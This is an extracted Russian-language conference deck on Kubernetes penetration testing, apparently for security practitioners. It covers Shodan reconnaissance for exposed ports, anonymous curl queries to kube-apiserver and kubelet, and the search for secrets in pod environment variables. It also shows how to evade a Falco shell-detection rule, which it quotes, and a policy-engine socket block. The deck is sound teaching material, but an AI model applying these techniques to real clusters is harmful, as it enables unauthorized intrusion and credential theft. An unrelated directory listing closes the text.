



Pentesting Kubernetes: From Zero to Hero

Сергей Канибор
Исследователь ИБ, Luntry

| Agenda


- WTF Kubernetes???
- Разведка
- Внутри Pod
- На Node
- Тулзы

Дисклеймер!

Данный доклад скорее является роадмапом, а не полной инструкцией по пентесту Kubernetes. Уместить некоторые моменты в пределах одного доклада не представляется возможным, так же как и рассказать о всех возможных техниках и нюансах с которыми можно столкнуться при пентесте Kubernetes кластера.

WTF Kubernetes???

| Окружение



| Окружение



| Окружение



Platform as a Service
(PaaS)

Configuration

Function

Applications


Runtime

Containers

Operation Systems

Hardware

Окружение



Platform as a Service
(PaaS)

Configuration

Function

Applications


Runtime

Containers

Operation Systems

Hardware



Окружение



- Platform as a Service (PaaS)
- Configuration
- Function
- Applications
- Runtime
- Containers
- Operation Systems
- Hardware

A collection of logos for cloud providers that support Kubernetes, arranged in a dashed blue box. The logos include Google Cloud, Microsoft Azure, Yandex Cloud, RED HAT OPENSIFT, SBER CLOUD, VK Cloud Solutions, and Amazon EKS.

Окружение



Разработчики



DevOps



SRE


Аналитики

QA

Monitoring




Архитектура



| Pod == container (ну почти)

- Минимальная исполняемая единица в кластере



Threat matrix для Kubernetes от Microsoft

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Images from a private registry	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files		
Exposed Dashboard	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
Exposed sensitive interfaces	Sidecar injection				Malicious admission controller		Access Kubernetes dashboard		
							Access tiller endpoint		
							CoreDNS poisoning		
							ARP poisoning and IP spoofing		

= New technique
 = Deprecated technique

[Link](#)

Defense-in-depth

	Code	Images	k8s resources	Authentication Webhook	Authorization Webhook	Admission controllers	Audit Log Webhook	Container/Sandbox/VM	Observability
Threat modeling	SAST	Immutable	Labels, annotations	RBAC	RBAC	LimitRanger		Isolation	Asset management
	DAST		IaC	IAM		ResourceQuota		Rootless containers, Capabilities	Security monitoring
	IAST		Security as Code			PodSecurityPolicy		seccomp, AppArmor, Selinux, distroless images	Application monitoring
	RASP		Compliance as Code			ImagePolicyWebhook		Limiting the blast radius	Anomaly detection
	SCA		Configuration check			NetworkPolicy		Segregation of duties (Secrets, ServiceAccounts token)	Event resource
	...					PodSecurityPolicy			
						MutatingAdmissionWebhook			
						Init containers + sidecars containers injection			
						ValidatingAdmissionWebhook			
						Custom Resource + operator (policy engines)			

+ Multi-tenancy*

Обход сигнатурных средств защиты

- Часто в кластере, помимо встроенных средств безопасности, могут быть и сторонние, базирующиеся на сигнатурных подходах. Например – Falco, Tracsee
- Из-за своей особенности, довольно критические правила легко обходятся



[Слайды](#), [видео](#), [репозиторий](#), [образ](#)

| Обход сигнатурных средств защиты: runtime

```
- list: shell_binaries items: [ash, bash, csh, ksh, sh, tcsh, zsh, dash]  
rule: Run shell untrusted  
condition: >  
spawned_process and shell_binaries and proc.pname exists ...
```

Прокидываем shell под другим именем, например – envoy, haproxy

| Обход сигнатурных средств защиты: Policy Engine

- Мало иметь средство защиты – им нужно уметь пользоваться и правильно настраивать
- Пример – запрет на проброс внутрь контейнера `/var/run/docker.sock`
- По факту используется – `/var/run/crio/crio.sock`
- Обходится через – `/`, `/var/`, `/var/run/`, `/var/run/crio/` ...

Разведка

Мисконфиги

- Торчащие наружу порты компонентов Kubernetes

SHODAN Explore Downloads Pricing ↗ ssl:true port:10250 404

TOTAL RESULTS

324,758

SHODAN Explore Downloads Pricing ↗ etcd port:2379

TOTAL RESULTS

4,292

Port	Process	Description
443/TCP	kube-apiserver	Kubernetes API port
2379/TCP	etcd	
6666/TCP	etcd	etcd
4194/TCP	cAdvisor	Container metrics
6443/TCP	kube-apiserver	Kubernetes API port
8443/TCP	kube-apiserver	Minikube API port
8080/TCP	kube-apiserver	Insecure API port
10250/TCP	kubelet	HTTPS API which allows full mode access
10255/TCP	kubelet	Unauthenticated read-only HTTP port: pods, running pods and node state
10256/TCP	kube-proxy	Kube Proxy health check server
9099/TCP	calico-felix	Health check server for Calico
6782-4/TCP	weave	Metrics and endpoints
30000-32767/TCP	NodePort	Proxy to the services
44134/TCP	Tiller	Helm service listening

Мисконфиги

- kube-apiserver Anonymous Access
 - `curl -k https://host:443/api/v1/pods`

```
ubuntu@ip-10-0-1-237:~$ curl -k https://[redacted]/api/v1/pods/
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {
    "selfLink": "/api/v1/pods/",
    "resourceVersion": "13312617"
  },
  "items": [
    {
      "metadata": {
        "name": "dns-controller-c4dc48d8d-ztkfr",
        "generateName": "dns-controller-c4dc48d8d-",
        "namespace": "kube-system",
        "selfLink": "/api/v1/namespaces/kube-system/pods/dns-cont",
        "uid": "4e19fdd9-e808-406b-a952-a3731bdc38fb",
        "resourceVersion": "5124025",
        "creationTimestamp": "2020-11-30T23:24:55Z",
        "labels": {
```

```
ubuntu@ip-10-0-1-237:~$ curl -k https://[redacted]/api/v1/nodes/
{
  "kind": "NodeList",
  "apiVersion": "v1",
  "metadata": {
    "selfLink": "/api/v1/nodes/",
    "resourceVersion": "13314390"
  },
  "items": [
    {
      "metadata": {
        "name": "ip-172-20-43-240.us-west-2.compute.internal",
        "selfLink": "/api/v1/nodes/ip-172-20-43-240.us-west-2.comp",
        "uid": "1b8f0e34-996a-4b98-916e-f027e1d1e432",
        "resourceVersion": "13313782",
        "creationTimestamp": "2020-12-03T20:35:12Z",
        "labels": {
          "beta.kubernetes.io/arch": "amd64",
          "beta.kubernetes.io/instance-type": "t3.medium",
```

Мисконфиги

- Kubelet Anonymous Access
 - `curl -k https://host:10250/pods`

```
ubuntu@ip-10-0-1-237:~$ curl -k https://[redacted]:10250/pods
{"kind":"PodList","apiVersion":"v1","metadata":{},"items":[{"metadata":{"name":"kube-proxy-ip-172-20-43-240.us-west-2.compute.internal","namespace":"kube-system","selfLink":"/api/v1/namespaces/kube-system/pods/kube-proxy-ip-172-20-43-240.us-west-2.compute.internal","uid":"6d169579e6ddd186fac1e99c7ccb1283","creationTimestamp":null,"labels":{"k8s-app":"kube-proxy","tier":"node"},"annotations":{"kubernetes.io/config.hash":"6d169579e6ddd186fac1e99c7ccb1283","kubernetes.io/config.seen":"2021-01-04T17:10:58.056118604Z","kubernetes.io/config.source":"file","scheduler.alpha.kubernetes.io/critical-pod":""},"spec":{"volumes":[{"name":"logfile","hostPath":{"path":"/var/log/kube-proxy.log","type":""}},{"name":"kubeconfig","hostPath":{"path":"/var/lib/kube-proxy/kubeconfig","type":""}},{"name":"modules","hostPath":{"path":"/lib/modules","type":""}},{"name":"ssl-certs-hosts","hostPath":{"path":"/usr/share/ca-certificates","type":""}},{"name":"etc-hosts","hostPath":{"path":"/etc/hosts","type":""}},{"name":"iptableslock","hostPath":{"path":"/run/xtables.lock","type":"FileOrCreate"}}],"containers":[{"name":"kube-proxy","image":"k8s.gcr.io/kube-proxy:v1.18.10","command":["/usr/local/bin/kube-proxy"],"args":["--cluster-cidr=100.96.0.0/11","--conntrack-max-per
```

```
ubuntu@ip-10-0-1-237:~$ curl -k https://[redacted]:10250/logs/



```

alternatives.log
alternatives.log.1
amazon
apt
auth.log
auth.log.1
auth.log.2.gz
auth.log.3.gz
auth.log.4.gz
btmp
btmp.1
cloud-init-output.log
cloud-init.log
containers
```


```


Мисконфиги

- Открытые dashboards
 - Weave Scope (4040), Kubernetes Dashboard (8443), Prometheus (9090)...



[Видео](#)

Внутри Pod

ENV

- Через переменные окружения можно понять куда мы попали
- В ENV часто указывают адреса других сервисов
- Там же можно найти креды от облачных провайдеров
- А также секреты, логины и пароли от других сервисов, и другую чувствительную информацию

```
SQL_USER=[REDACTED]
SQL_ENGINE=django.db.backends.postgresql
cloud_name=
AWS_STORAGE_BUCKET_NAME=[REDACTED]
PWD=/usr/src/app
DATABASE=[REDACTED]
SQL_HOST=[REDACTED]
```

```
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_SERVICE_PORT=443
SHIPPINGSERVICE_PORT_50051_TCP_PORT=50051
DISABLE_DEBUGGER=1
SHIPPINGSERVICE_PORT_50051_TCP_PROTO=tcp
PAYMENTSERVICE_PORT=tcp://10.105.96.229:50051
PAYMENTSERVICE_PORT_50051_TCP_PORT=50051
```

Файловая система контейнера

- Исходный код приложения
- Конфиги с чувствительными данным
- Примаунченные директории
 - Container socket
 - Корневой каталог
 - Возможность создания StaticPod

```
sana@sana-HP-ProBook-4530s:~$ tree -s
[ Desktop
[ Documents
  [ MumbleAutomaticCertificateBackup.p12
[ Downloads
  [ dummy.pdf
  [ edited_dummy.pdf
  [ edit_pdf.docx
  [ TouchpadIndicator-master
    [ convenience.js
    [ COPYING
    [ extension.js
    [ icons
      [ input-touchpad-symbolic.svg
